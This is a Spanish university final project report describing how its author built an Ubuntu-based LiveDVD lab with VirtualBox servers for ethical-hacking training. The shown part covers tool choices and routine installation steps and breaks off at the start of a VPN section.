Ingeniería Técnica en Informática de Sistemas
TFC - Plataforma Gnu Linux

Proyecto: LiveCD para Training de Seguridad
Documento: Memoria Final

- 13 de Junio de 2011 -

Alumno: Sergio Romero Redondo sromerore@uoc.edu
Profesor: Helena Rifá Pous hrifa@uoc.edu
Consultor: Jordi Massaguer Pla jmassaguerp@uoc.edu

Autor: Sergio Romero Redondo

Índice

Autor: Sergio Romero Redondo

Licencia

Autor: Sergio Romero Redondo

Resumen ejecutivo

Este documento describe la realización de un proyecto basado en la creación de una distribución de Linux LiveDVD para Training de Seguridad.

A lo largo del documento se determinará el diseño del proyecto y la toma de decisiones necesarias con respecto a este así como el desarrollo de las Tecnologías utilizadas y la Implementación concreta de éstas.

Así mismo se incluye un capítulo detallado con un ejemplo de la integración de unas pruebas de seguridad en nuestro entorno, así como un apartado especial en el anexo de la memoria de cómo proceder para resolverlas.

Introducción

De un tiempo a esta parte las empresas y otros organismos (gubernamentales o públicos), con presencia en Internet o que sustenten buena parte de su trabajo diario con Tecnologías de la Información se encuentran más concienciadas en materia de Seguridad para las Tecnologías de la Información.

Cada vez son más empresas las que optan por incorporar entre sus medidas de Seguridad Informática un sistema de Auditorias que sea capaz de probar sus sistemas de protección ante un caso real de ataque informático. Es por ello que cada vez son más demandados los profesionales informáticos que poseen ciertos conocimientos en realizar pruebas de ataque contra Sistemas Informáticos (desde ahora Hacking Ético).

Dada esta demanda en el mercado de la Seguridad de la Información, y por la pasión y el interés que despierta este campo de la seguridad, cada vez son más los profesionales que encaminan su carrera profesional en este nuevo mercado en auge.

Aunque existen numerosos Master o Certificaciones Oficiales en materia de Seguridad de la Información. También hay muchos profesionales que optan por, al menos al principio, encaminar su formación en un entorno más práctico sin tener que realizar alguna de las opciones mencionadas anteriormente.

Es aquí donde entran en juego los actuales proyectos Open Source que existen actualmente. En los cuales se simulan entornos virtuales o de laboratorio con Sistemas Informáticos vulnerables para poder practicar técnicas de Hacking Ético. A estos proyectos normalmente se les conoce como “Security Training”.

Descripción del trabajo

El trabajo consiste en montar un Training de Seguridad con varias pruebas para practicar técnicas de Hacking Ético. Este entorno de Laboratorio se montaría como una distribución LiveCD en la cual existiesen pruebas de Hacking Ético agrupadas por categorías y una serie de Indicaciones para poder resolver las pruebas y el Entrenamiento tenga su carácter didáctico.

Existen otras distribuciones (como BackTrack Linux) que contienen Software para realizar pruebas de Intrusión en Sistemas de la Información vulnerables, nuestra distribución se basa en crear una distribución complementaria que pueda ser utilizada para practicar Hacking Ético con dicho Software.

Autor: Sergio Romero Redondo

Creación de un LiveCD basado en Ubuntu

1. Distribución Ubuntu:

Ubuntu es una distribución libre del Sistema Operativo Linux (creado por la empresa Canonical Ltd.), se encuentra a su vez basada en otra distribución de Linux llamada Debian. Con la salvedad de que Ubuntu se encuentra más enfocada a ser utilizada en los llamados sistemas de Escritorio. Es decir, la distribución de Linux Ubuntu ha preferido centrarse más en crear una distribución de Linux pensada para el usuario medio, usuarios domésticos, usuarios de puestos de trabajo etc. Por este motivo integra una gran diversidad de aplicaciones, así como su entorno y estructura amigable, facilitando y haciendo más simple tanto las tareas administrativas como las tareas de mantenimiento del sistema (gestión de aplicaciones, usuarios, almacenamiento…).

La distribución Ubuntu se encuentra disponible en dos versiones:

Versión Desktop: En esta versión la instalación de Ubuntu se realiza con una intervención mínima del usuario, el usuario no decide que paquetes ha de instalar sino que se instala un sistema de escritorio por defecto con las aplicaciones que son usadas más frecuentemente

Versión Server: En esta versión la instalación de Ubuntu depende más de la interacción por parte del usuario ya que éste decide que paquetes o aplicaciones se instalarán en el sistema.

1.1 Razones para utilizar Ubuntu:

Las razones por la que se ha decidido utilizar la distribución Ubuntu Linux versión Server frente a otras distribuciones es por su sencillez de uso y de personalización así como por la cantidad de paquetes y aplicaciones disponibles en los repositorios Software de Ubuntu haciendo más fácil, por tanto, la instalación y configuración de nuevos paquetes de software.

Actualmente la distribución Ubuntu cuenta con una gran comunidad de desarrolladores y de usuarios. Es por este motivo por el cual existe una gran fuente de información y de recursos asociados a esta distribución, así como páginas wikis y howtos donde poder documentarse y extraer información.

2. Remastersys:

Remastersys es una aplicación libre destinada a poder realizar distribuciones de tipo Live de una manera sencilla y semiautomática de un entorno previamente instalado, es decir, esta herramienta es capaz de trasladar un entorno instalado con Sistema Operativo Linux a una distribución Live autoarrancable. Para ello existen dos posibilidades de creación de la distribución:

Copia íntegra del sistema: Realiza una copia del Sistema Operativo incluyendo una copia de todos los usuarios del sistema, con sus respectivos directorios personales "*/home*" y datos de los usuarios

Copia distribuíble: Realiza una copia del Sistema Operativo sin incluir usuarios del sistema o datos personales ya que no copia la estructura de directorios *"/home"*

2.1 Requisitos de Remastersys:

Para que Remastersys sea capaz de crear una distribución Live que luego a su vez se pueda instalar en cualquier sistema hay que tener instalado en el entorno la aplicación Ubiquity. Ubiquity es una aplicación destinada a la instalación de sistemas Live basados en distribuciones Debian o Ubuntu (En el siguiente apartado se explica con más detalle que es Ubiquity). Sin esta aplicación Remastersys es capaz de crear una distribución Live autoarrancable pero esta distribución no tendría la opción de poder instalarse en un sistema (Ordenador de sobremesa, Máquina Virtual…)

2.2 Uso de remastersys:

Remastersys se puede utilizar tanto en línea de comandos como en modo gráfico, al instalarse genera por defecto un directorio en */home* llamado remastersys, el cual utilizará como entorno de trabajo para crear el sistema de ficheros previo a la compilación y para generar el fichero de imagen .iso que contendrá la imagen de la distribución Live.

3. Ubiquity

Ubiquity es un instalador en modo gráfico de Sistemas Operativos Linux basados en distribuciones Debian o Ubuntu en formato Live. Está desarrollado en Phyton y utiliza un entorno grafico para poder interactuar con el usuario que quiere realizar la instalación. Al utilizar un entorno gráfico es requisito indispensable para poder utilizar Ubiquity que se encuentre instalado en el entorno el sistema de escritorio Gnome. (Con el consecuente consumo de espacio que representa)

Diseñando el entorno de pruebas

1. Recopilando información y antecedentes.

A la hora de plantear este proyecto la idea principal se basaba en realizar una distribución Linux de tipo Live diseñada para que fuese un entorno destinado a ser objetivo de ataques informáticos para realizar pruebas de seguridad. Este laboratorio objetivo de ataques informáticos realizados de manera intencionada está ideado para poder practicar sobre él técnicas de Hacking Ético y de esta manera pueda tener un papel importante en la docencia de esta disciplina informática, actualmente en auge, de realización de Auditorias de Seguridad en entornos informáticos.

Investigando y recopilando información acerca de las distribuciones Linux que existen actualmente diseñadas para realizar pruebas de seguridad existían por un lado entornos virtuales basados en un solo servidor o distribuciones Live del Sistema Operativo Linux que son autoarrancables pero que sólo tienen como objetivo de los ataques un único Servidor.

Algunos entornos disponibles actualmente son los siguientes:
LAMP Security Training: Es una serie de imágenes de máquinas virtuales con pruebas de seguridad específicas, unas específicas para practicar Inyecciones SQL, otras máquinas virtuales con Servidores vulnerables etc...

- Metasploitable: Máquina Virtual en formato VmWare con numeroso Software vulnerable.
- De-ICE Pentest LiveCD's: Dos Máquinas Virtuales Vmware distintas con software vulnerable
- pWnOs: Virtual en formato VmWare con numeroso Software vulnerable.
- Virtual Hacking Lab: Software vulnerable en varias Máquinas Virtuales independientes
- Owaspbwa: Colección de varias aplicaciones Web vulnerables, en una Máquina Virtual VmWare
- Web Security Dojo: Máquina Virtual VirtualBox con varias aplicaciones Web vulnerables y herramientas para poder explotar dichas vulnerabilidades
- Damn Vulnerable Web App: Aplicación Web basada en PHP + MySQL con varias vulnerabilidades.

Estos entornos tienen varias limitaciones:

- Por un lado la mayoría de los entornos están basados en Máquinas Virtuales con lo que es requisito indispensable ejecutarlos bajo algún sistema de virtualización

- Por otra parte se centran en concentrar bastante software vulnerable para que puedan probarse herramientas contra dicho software pero sin ninguna lógica de ataque compleja, es decir, se recoge información sobre un servicio en concreto y se intenta explotar dicho servicio vulnerable.

- Y la última y la más importante es que ninguna simula realmente un Entorno Corporativo.

2. Motivación

Por todas las ideas expuestas en el punto anterior existe la necesidad de poder disponer de un entorno de pruebas diseñado a imagen y semejanza de un Entorno Corporativo pero a escala reducida.


Dicho Entorno Corporativo puede estar compuesto de varias tecnologías, tanto que sean dependientes las unas de las otras, como que alguna tecnología sea totalmente autónoma para poder proporcionar un servicio dentro del Entorno Corporativo.

En esta parte del documento se introducirá a la estructura del entorno de laboratorio destinado a ser objeto de nuestras pruebas en materia de seguridad.

Se trata de diseñar la estructura informática que tendría la empresa ficticia “seguridadlimite.com” la cual dispone de presencia en Internet para poder dar a conocer su imagen como empresa informática especializada en Seguridad de la Información realizando diseños e implementaciones de Tecnologías de Seguridad Informática.

Por otra parte la empresa seguridadlimite.com dispone de una infraestructura interna de Sistemas Informáticos los cuales proporcionan diversas funcionalidades a los trabajadores de la empresa tales como una Intranet corporativa, un servicio de teletrabajo, un Servidor interno con una Base de Datos en la que se guarda la información de los proyectos de seguridad implementados en grandes clientes

A continuación se detalla un diagrama con la estructura del entorno de pruebas diseñado



Para poder realizar dicho entorno en una única distribución Live es necesario que los servicios que la empresa seguridadlimite.com dispone en Internet (la página Web corporativa y el servicio de teletrabajo) se encontraren implementados en la propia distribución Live y que a su vez poder virtualizar los servidores internos en la distribución Live simulando un Entorno Corporativo formado una infraestructura de varios servidores.

Dado que queremos disponer de un entorno heterogéneo y vulnerable nuestra distribución Live estará basada en una distribución Ubuntu 10.10 y los servidores virtualizados, dispondrán de unas versiones más antiguas de Ubuntu. Concretamente la versión 8.04 de esta distribución.

La instalación de una distribución tan obsoleta en las Máquinas Virtuales viene impuesta por la necesidad de generar un laboratorio de pruebas vulnerable. De esta manera, poder aprovechar las vulnerabilidades conocidas que existen en esta versión de Ubuntu, y en sus aplicaciones, para poder realizar pruebas de seguridad contra ellas.

3. Primer paso, Instalando Ubuntu 10.10

El primer paso a realizar consiste en instalar el Sistema Operativo base que como hemos detallado antes corresponderá con un Sistema Operativo Linux Ubuntu versión 10.10

Para ello obtenemos de los repositorios de Internet que disponen de imágenes de Ubuntu la versión “Ubuntu Server 10.4” la cual nos permitirá instalar el sistema pudiendo escoger el software que se desea implementar.

Una vez descargada, y por cuestiones de rendimiento en la etapa de diseño se procederá a instalar dicha versión de Ubuntu en una máquina física.

Una vez comenzado el proceso de instalación se ha de cumplimentar información básica del sistema de ficheros a instalar, idioma, zona horaria, configuración de red, gestión de usuarios

Lamentablemente la distribución Ubuntu no te permite seleccionar los paquetes a instalar, por lo tanto en caso de no querer disponer de algún paquete de los que te instala se ha de eliminar una vez finalizada la instalación.

4. Segundo paso, instalando Remastersys.

Una vez instalado el sistema procederemos a instalar la aplicación Remastersys destinada a automatizar el proceso de creación de la distribución Live en formato imagen ISO.

La aplicación Remastersys no se encuentra incluida en ningún repositorio de los que la distribución Ubuntu trae por defecto, por lo tanto, para poder instalar la aplicación deberemos agregar el repositorio de Remastersys a nuestra distribución para que podamos instalar la aplicación a partir del comando *apt-get* y los repositorios.

Para agregar los repositorios a nuestro Sistema Operativo Linux deberemos editar el fichero *sources.list* ubicado en el directorio */etc/apt/*

vi /etc/apt/sources.list

Y añadir las siguientes líneas de código:

Repositorio Remastersys
deb http://www.geekconnection.org/remastersys/repository karmic/

Como nuestra distribución de Ubuntu es la versión 10.4 según la documentación de Remastersys a partir de la versión 9.10 de Ubuntu el repositorio donde se encuentra la aplicación correcta para la versión 9.10 es el que hemos agregado al fichero *sources.list*

Una vez realizado este proceso se realizará la instalación de Remastersys:

apt-get install remastersys

Con ello ya tendríamos instalado Remastersys más adelante, en la sección “Convirtiendo nuestro laboratorio en un LiveCD” se detallan la configuración necesaria para crear nuestra distribución personalizada.

En este instante procedemos a realizar una imagen Live del Sistema Operativo instalado para comprobar que la herramienta Remastersys realiza correctamente dicho procedimiento, para lo cual ingresaremos los siguientes comandos en el sistema

sudo remastersys backup ubuntu-inicial.iso

Este comando genera en el directorio */home/remastersys* la imagen *ubuntu-inicial.iso* con nuestra distribución Live (Hace una copia completa con los usuarios, directorio */home* completo)

5. Tercer paso, el sistema de virtualización.

Como se ha descrito previamente, para poder simular un entorno corporativo en la ejecución de una distribución de tipo Live es necesario virtualizar Servidores dentro de esta distribución.

Para poder realizar la virtualización de estos Servidores existen varias alternativas tales como Vmware, Xen, VirtualBox, OpenVZ. Aunque existen otras alternativas, estas aplicaciones son las más populares y recopilando información sobre cada una de ellas la aplicación que mejor se adapta a las necesidades de nuestro entorno es VirtualBox por las siguientes razones:

- Vmware: Tiene una licencia la cual permite utilizar VmWare siempre que se ejecute de manera individual, es decir, no podríamos compartir esta distribución Live con nadie (Definitivamente no es el objetivo de esta distribución).

- Xen: Actualmente no se encuentra soportado por Ubuntu, con lo cual instalar esta tecnología podía volverse una complicación en cuanto a que surgiese algún problema de compatibilidades.

- OpenVZ: Se basa en un sistema de virtualización en el cual las máquinas virtualizadas ejecutan el mismo kernel del Sistema Operativo pero corren instancias independientes de las aplicaciones. Esta tecnología de virtualización tampoco nos es válida para nuestro entorno ya que queremos disponer de un entorno heterogéneo en el cual, si lo deseamos, podamos virtualizar varias máquinas con distribuciones diferentes del Sistema Operativo Linux.

- VirtualBox: Te permite virtualizar Servidores distintos sin que estos compartan un mismo kernel. Por otra parte, la versión de VirtualBox OSE (Open Source Edition) se encuentra disponible bajo licencia GPL2 la cual te permite usar y distribuir VirtualBox libremente (Esta opción si que concuerda con nuestras necesidades)

5.1 Instalación de VirtualBox

Para poder instalar VirtualBox descargamos la versión 4.0.6 (En el momento del diseño del laboratorio es la última disponible) Open Source Edition de la página Web *www.virtualbox.org*, para ello basta con descargar el siguiente enlace, por ejemplo con el comando *wget*:

wget http://download.virtualbox.org/virtualbox/4.0.6/virtualbox-4.0_4.0.6-71344~Ubuntu~maverick_i386.deb

para más tarde instalarlo mediante el comando *dpkg*:

dpkg –i virtualbox-4.0_4.0.6-71344~Ubuntu~maverick_i386.deb

La instalación de VirtualBox comprende varias Herramientas como puede ser el Core del Servicio VirtualBox, una interfaz gráfica para poder administrar fácilmente VirtualBox, un cliente de consola para poder interactuar con el Sistema que se instale en las Máquinas Virtuales y diversas herramientas para poder configurar VirtualBox desde la shell.

Autor: Sergio Romero Redondo

Aprovechando que hemos instalado el entorno gráfico Gnome utilizaremos la interfaz gráfica de VirtualBox para administrar las Máquinas Virtuales.


5.2 Creación de una Máquina Virtual.

Como se ha comentado para gestionar y crear las Máquinas Virtuales nos ayudaremos de la interfaz gráfica de la que dispone VirtualBox, para ello basta con ejecutar el siguiente comando

VirtualBox

Este comando arranca la interfaz gráfica de VirtualBox, hay que tener en cuenta que cada usuario del sistema que tenga permiso para ejecutar virtualbox tendrá registradas las Máquinas Virtuales que añadió al sistema. Por tanto hay que tener cuidado de ejecutar VirtualBox siempre con el mismo usuario.

Una vez que tenemos la interfaz gráfica disponible se procederá a la creación de la primera Máquina Virtual para instalar nuestro servidor virtualizado Ubuntu versión 8.04. Para ello seleccionamos la opción *"nueva"* del panel principal de la aplicación.



Una vez lanzado el Asistente de creación de la máquina virtual dispondremos de configurar el nombre que tendrá la máquina virtual y el Sistema Operativo que queremos instalar en ella:

Especificamos la cantidad de memoria RAM de la que dispondrá el sistema virtual.

Y creamos un nuevo disco duro con un tamaño de almacenamiento relativamente pequeño dado que queremos instalar un sistema básico. Se debe tener en cuenta que el tamaño del disco es un requisito prioritario ya que esperamos que la suma de nuestro Sistema principal más los dos servidores Virtualizados no excedan de 4.7 GB para poder distribuir nuestro laboratorio en un DVD.

Para ello el sistema se instalará sin entorno gráfico y con el mínimo de paquetes disponibles. Por lo que se estima que el disco duro ha de tener una capacidad de almacenamiento de 1 GB.
Las siguientes ilustraciones muestran el sencillo proceso de creación de un disco duro.

Una vez finalizado el asistente VirtualBox nos muestra un resumen de la configuración de la Máquina Virtual que va a crear:

Una vez creada la Máquina Virtual y continuando con nuestro afán de reducir lo máximo posible el tamaño del sistema virtualizado ahora nos centramos en reducir la capacidad de procesamiento de dicho Servidor. Se debe reducir esta capacidad hasta un nivel de rendimiento mínimo a la vez que aceptable para ejecutar los servicios que se le encomienden según el entorno de pruebas que deseemos recrear.

Es por ello que deberemos desplegar la configuración de la Máquina Virtual seleccionando la máquina en cuestión y ejecutando la opción Configuración del panel principal de la aplicación:

Una vez accedida a la configuración lo primero será reducir la memoria RAM hasta 256 MB cantidad suficiente para nuestro entorno:

Después, y dado que en los Servidores virtualizados no vamos a usar entorno gráfico, reduciremos la capacidad de la memoria de video hasta 12 MB

Por último y dado que la distribución Live que estamos diseñando se encuentra pensada para poder ser ejecutada en una máquina física o virtual y no sabemos el hardware del que dispondrá modificaremos la red del sistema virtual para que esté conectado al sistema anfitrión (El Sistema Operativo de la distribución Live) y mediante la tarjeta virtual vboxnet0. Esta tarjeta de red virtual emula una tarjeta con chip Intel 82545EM con lo cual al ejecutar el entorno virtualizado no tendremos ningún problema de mal funcionamiento del sistema por culpa de ningún software de tipo driver.

Habiendo ejecutado todos estos pasos disponemos de una Máquina Virtual totalmente configurada para instalas el Sistema Operativo deseado.

5.3 Instalación de la máquina virtual:

En este momento ya podemos instalar el Sistema Operativo de nuestro Servidor virtualizado. Como se ha descrito anteriormente deseamos que este Servidor se encuentre instalado con una distribución Linux Ubuntu Server versión 8.04.

Para ello lo primero será disponer de dicho Sistema Operativo, para ello es posible obtener una imagen ISO de la distribución en los repositorios de Software de Ubuntu.

Una vez obtenida esta imagen ISO se puede proceder de dos formas:

Copiar la imagen en un CD
Montar la imagen ISO en la máquina virtual como si fuese un CD.

En nuestro caso escogemos la segunda opción ya que es mucho más rápida y carece de coste económico.

Para realizar esta acción habrá que seleccionar la máquina virtual y acceder a su configuración como se ha hecho en pasos anteriores. Una vez accedido a la configuración se accede al apartado de almacenamiento y se configura la unidad de CD para que ejecute la imagen ISO de Ubuntu 8.04 que nos hemos descargado previamente. En la siguiente ilustración se puede observar el procedimiento realizado:


Ahora simplemente habrá que iniciar la máquina y ejecutar una instalación del Sistema Operativo como se describió en apartados anteriores a la hora de instalar el entorno base, es decir, prestando especial atención a los paquetes que se desean instalar (Recordamos, sistema mínimo sin entorno gráfico).

5.4 Duplicación de la Máquina Virtual:

Llegados a este punto, y por cuestiones de diseño del laboratorio de pruebas que queremos implementar deberíamos tener operativa otra Máquina Virtual idéntica a la que acabamos de instalar.

Como realizar de nuevo el mismo proceso de creación una nueva máquina virtual e instalar el Sistema Operativo recurriremos a duplicar una máquina en el sistema, para lo cual, se deben realizar dos pasos, exportar la Máquina Virtual que se encuentra instalada para más tarde importarla en nuestro entorno virtual con otro nombre.
De esta manera duplicamos una Máquina Virtual a través de la interfaz gráfica de VirtualBox desempeñando el mínimo esfuerzo.
Primero, exportar la Máquina Virtual

Para este primer paso, una vez disponible la interfaz gráfica de VirtualBox seleccionamos la Máquina Virtual a exportar y en el menú de la aplicación seleccionamos *"Archivo/Exportar servicio virtualizado"* al seleccionar esta opción se ejecutará un asistente que nos guiará en el proceso de exportación:



Debemos Seleccionar el directorio donde se guardará el fichero de exportación, se recomienda realizar la exportación en un fichero de tipo .ovf 0.9 ya que el fichero de exportación que se cree seguirá el formato estándar Open File Virtualization.

En la Siguiente ilustración se puede contemplar la selección del estándar de datos seleccionado:

Para finalizar el asistente se nos ofrecen una serie de datos opcionales a rellenar para poder identificar la máquina virtual exportada como “nombre de la máquina”, “versión”, licencia…

Al finalizar el asistente obtendremos el fichero de exportación .ovf listo para poder ser importado en cualquier Servidor de VirtualBox.

5.5 Importar la Máquina Virtual.


Una vez que la exportación se ha realizado con éxito es necesario importar el archivo .ovf que se ha generado en el paso anterior.

Para ello se debe seleccionar el menú “Archivo/Importar Servicio Virtualizado” y, nuevamente se ejecutará un asistente el cual nos guiará en el fácil proceso de importación, ya que el primer paso será seleccionar el fichero .ovf que deseamos importar

Una vez que el asistente lee la configuración de dicho fichero nos ofrece un resumen con todos los datos de la máquina que se va a importar. Si quisiésemos realizar alguna modificación en la Máquina Virtual como puede ser el nombre de la máquina o la ubicación del fichero del disco virtual se debe realizar en este paso tal y como muestra la siguiente imagen:

Al finalizar este paso ya dispondremos en nuestro entorno de laboratorio de dos máquinas Servidor virtualizadas con VirtualBox.

Autor: Sergio Romero Redondo
En la siguiente imagen podemos ver una representación de cómo se encuentra actualmente el entorno virtual:



6. Cuarto paso, Integración de VPN

De la fase de diseño se extrajo la conclusión de que nuestro entorno de laboratorio debe emular un Entorno Corporativo. Para ello se decidió que nuestro entorno virtual simularía la Red Corporativa de la Empresa seguridadlimite.com que, entre otros servicios, ofrece a sus trabajadores el entorno necesario para que puedan trabajar varios días a la semana desde otra ubicación distinta a la habitual.

